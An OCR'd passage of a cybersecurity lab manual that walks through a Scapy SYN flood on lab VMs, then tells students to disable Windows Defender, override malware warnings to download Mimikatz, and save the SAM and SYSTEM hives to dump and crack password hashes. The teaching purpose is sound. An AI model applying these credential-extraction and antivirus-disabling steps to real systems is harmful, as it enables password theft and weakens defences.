
to use the **srloop()** function, which continuously loops SYN segments (send and receive). You'll see lots of action in Scapy.

d) Start a new capture and sniff on the Windows 10 VM, filtering by the IP address of the Kali Linux VM.





Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.0.0.180
No. Time Source Destination Proto Lengt Info
1523 12.771 10.0.0.180 10.0.0.123 TCP 60 11292 → 445 [SYN] Seq=0 Win=8192 Len=0
1524 12.771 10.0.0.123 10.0.0.180 TCP 58 445 → 11292 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1525 12.777 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 59546 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1526 12.777 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 26676 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1527 12.793 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 46283 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1528 12.807 10.0.0.180 10.0.0.123 TCP 60 57660 → 445 [SYN] Seq=0 Win=8192 Len=0
1529 12.807 10.0.0.123 10.0.0.180 TCP 58 445 → 57660 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1530 12.809 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 54189 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1531 12.825 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 63815 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1532 12.825 10.0.0.123 10.0.0.180 TCP 58 [TCP Retransmission] 445 → 38900 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1533 12.839 10.0.0.180 10.0.0.123 TCP 60 43849 → 445 [SYN] Seq=0 Win=8192 Len=0
Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF_{77
Ethernet II, Src: VMware_c4:7d:11 (00:0c:29:c4:7d:11), Dst: VMware_77:68:9a (00:0c:29:77:68:9a)
Internet Protocol Version 4, Src: 10.0.0.123, Dst: 10.0.0.180
Transmission Control Protocol, Src Port: 445, Dst Port: 35191, Seq: 0, Ack: 1, Len: 0
0000 00 0c 29 77 68 9a 00 0c 29 c4 7d 11 08 00 45 00
0010 00 2c 25 af 40 00 80 06 00 00 0a 00 00 7b 0a 00
0020 00 b4 01 bd 89 77 e3 b1 b5 02 00 00 00 01 60 12
0030 ff 70 15 4d 00 00 02 04 05 b4
Ethernet0: <live capture in progress>
Packets: 1533 · Displayed: 1482 (96.7%)
Profile: Default
Search
ENG US
8:11 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

e) In a Windows 10 command prompt, enter the following command, which will cause netstat to run continuously every second, which is what the 1 represents. (Press **CTRL-C** to break out.) **netstat -an 1**



f) In Scapy, type **ans.summary()** to display a summary of the SYN flood attack through Scapy's summary() function. **Take the screenshot.**



Activity 4: Dictionary Attacks and Brute Force Attacks on Windows Passwords with Mimikatz, crunch, and John the Ripper

You are about to download and install a well-known and well-used hacking tool called Mimikatz. It has been used with leaked hacking tools, including EternalBlue, made by the U.S. National Security Agency (NSA). These tools and Mimikatz were used in infamous cyberattacks, including the NotPetya and BadRabbit ransomware attacks. NotPetya alone caused over a billion dollars in damages. To be able to do this lab exercise, you must turn off your Microsoft Defender Antivirus real-time protection settings and download Mimikatz using Mozilla Firefox, as described in the following steps.

For this lab. You need a Windows 10 host machine or VM. The Windows 10 VM you created in Lab. 1 can be used if you have not yet done connecting that VM to a domain. If you connected that Windows 10 VM to a domain, you will not be able to set a password as required in this lab exercise. In that case, Feel free to set up a brand-new Windows 10 VM for this lab exercise by following the steps in Lab. 1, as you did for your existing Windows 10 VM.

Step 1: Loosen security to allow Windows to download Mimikatz. Then download a ZIP file with Mimikatz using Mozilla Firefox and extract the ZIP file.

a) On your Windows 10 VM, click the **Start** button or in the search box, type **Security**, and click Windows Security.


b) Click **Virus & Threat Protection**.

c) Click **Manage Settings** under Virus & Threat Protection settings.

d) Under **Real-Time Protection**, click the button to turn it off.


e) Click **Yes** to the popup. SS

f) Click the **X** in the upper-right corner to close the window. If you installed any anti-malware programs on the VM, they must be stopped as well.



g) Using Mozilla Firefox (Google Chrome just will not allow this at all), go to https://github.com/gentilkiwi/mimikatz/releases and click the link for the ZIP file. Alternatively, click the link for the 7z file. To extract the 7z file, you will need 7-Zip, which can be downloaded at https://www.7-zip.org/.

h) Select **Save File** and click **OK**. Firefox will warn you, "This file contains a virus or malware." Do not click the blue Remove file button; instead, click the **Open** button. Now navigate to the Downloads folder, right-click the ZIP file, select **Extract All**, put a check in the **Show Extracted Files When Complete** checkbox, and click the **Extract** button. If you downloaded the 7z file, right-click the file, select 7-Zip, and then select **Extract** To "mimikatz_trunk\."



Step 2: Create two Windows user accounts.

a) Click the **Start** button or in the search box, type **Computer Management**, and select **Computer Management**. This opens the Computer Management Console.


b) Expand Local Users and Groups in the pane at the left.

c) Click **Users** to see all the current local user accounts.


d) Right-click on a blank area in the right pane and select **New User**.

e) Fill in the fields, creating a four-digit password with just lowercase letters.

f) Clear the checkbox next to User Must Change Password At Next Logon and click the **Create** button.



g) Make another user account in the same way, but give this user a password of your first name. If your first name is four characters long, add the first initial of your last name.



Step 3: Use Mimikatz to dump Windows hashes and then use the hashes for the accounts you made in Kali Linux with John the Ripper through a bruteforce attack.

a) Open an administrative command prompt by clicking the **Start** button or in the search box, typing **cmd**, right-clicking on **Command Prompt**, and selecting **Run as administrator**. Enter each command and press **ENTER** afterward.


Extract and copy this machine's SAM and SYSTEM registry hives:

reg save hklm\SAM sam.hiv

reg save hklm\SYSTEM system.hiv

c) From the command prompt, go to the location of your Mimikatz executable, assuming it downloaded to the Downloads directory: **cd C:\Users\<your username>\Downloads\mimikatz_trunk\x64** d) Start the program: **mimikatz**

You will see a mimikatz # prompt. **Take the screenshot.**



